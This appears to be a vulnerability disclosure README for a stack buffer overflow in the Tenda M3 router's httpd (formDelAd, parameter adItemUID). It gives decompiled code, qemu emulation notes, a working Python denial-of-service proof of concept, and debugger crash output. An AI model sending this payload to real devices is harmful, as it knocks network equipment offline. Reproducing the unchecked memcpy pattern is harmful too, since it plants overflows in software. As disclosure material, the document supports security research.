xxy1126 update 20220820 ... on Aug 19 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Tenda M3 contains Stack Buffer Overflow Vulnerability


overview

- type: stack buffer overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description

1. Vulnerability Details

the `httpd` in directory `/bin` has a buffer overflow. The vunlerability is in fucntion `formDelAd`



```
void *v4; // [sp+94h] [bp-1938h] BYREF
_DWORD v5[801]; // [sp+98h] [bp-1934h] BYREF
char v6[3200]; // [sp+D1Ch] [bp-CB0h] BYREF
_DWORD *v7; // [sp+199Ch] [bp-30h]
_DWORD *v8; // [sp+19A0h] [bp-2Ch]
int v9; // [sp+19A4h] [bp-28h]
void *ptr; // [sp+19A8h] [bp-24h]
size_t size; // [sp+19ACh] [bp-20h]
char *s; // [sp+19B0h] [bp-1Ch]
void *dest; // [sp+19B4h] [bp-18h]
const char *v14; // [sp+19B8h] [bp-14h]
int i; // [sp+19BCh] [bp-10h]

s = (char *)webGetVar(a1, "adItemUID", "12345,67890");
memset(v6, 0, sizeof(v6));
v1 = strlen(s);
memcpy(v6, s, v1);
```

In this function, it copies POST parameter `adItemUID` to stack buffer `v6`

If `s` is too long, it will causes dos(deny of service)


2. Recurring loopholes and POC

use qemu-arm-static to run the `httpd` , we need to patch it before run.


- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login

poc of DOS(deny of service)

```
import requests

data = {
    "adItemUID": "a"*0x2000
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/delAd", data=data, cookies=cookies)
print(res.content)
```



```
Program received signal SIGSEGV, Segmentation fault.
0xff5d3d44 in ?? () from /home/tmotfl/IOT/TendaM3/_US_M3V1.0BR_V1.0.0.12(4856)_CN&E
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

*R0   0xffff073c
*R1   0xff553000 ◂— 'aaaaaaaaaaaaaaaa'
*R2   0x1fe0
*R3   0x61616161 ('aaaa')
*R4   0x61616161 ('aaaa')
*R5   0xcb080 ◂— strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/delAd' */
*R6   0x1
*R7   0xfffef89d ◂— svchs  #0x6e6962 /* 0x2f6e6962; 'bin/httpd' */
*R8   0xda48 (_init) ◂— mov    ip, sp /* 0xe1a0c00d */
*R9   0x2a080 ◂— push   {r4, fp, lr} /* 0xe92d4810 */
*R10  0xfffef718 ◂— 0
*R11  0xfffef3ec —▸ 0x15b6c (websFormHandler+336) ◂— mov    r3, #1 /* 0xe3a03001 */
*R12  0x61616161 ('aaaa')
*SP   0xfffeda18 —▸ 0xb96cc —▸ 0xb95ac ◂— 1
*PC   0xff5d3d44 ◂— stmdb  r0!, {r3, r4, ip, lr} /* 0xe9205018 */

 ► 0xff5d3d44    stmdb  r0!, {r3, r4, ip, lr}
   0xff5d3d48    ldmdb  r1!, {r3, r4, ip, lr}
   0xff5d3d4c    stmdb  r0!, {r3, r4, ip, lr}
   0xff5d3d50    subs   r2, r2, #0x20
   0xff5d3d54    bge    #0xff5d3d40                   <0xff5d3d40>
    ↓
```



```
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 20.246.254.255
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1]    10788 segmentation fault  sudo chroot . ./qemu bin/httpd
```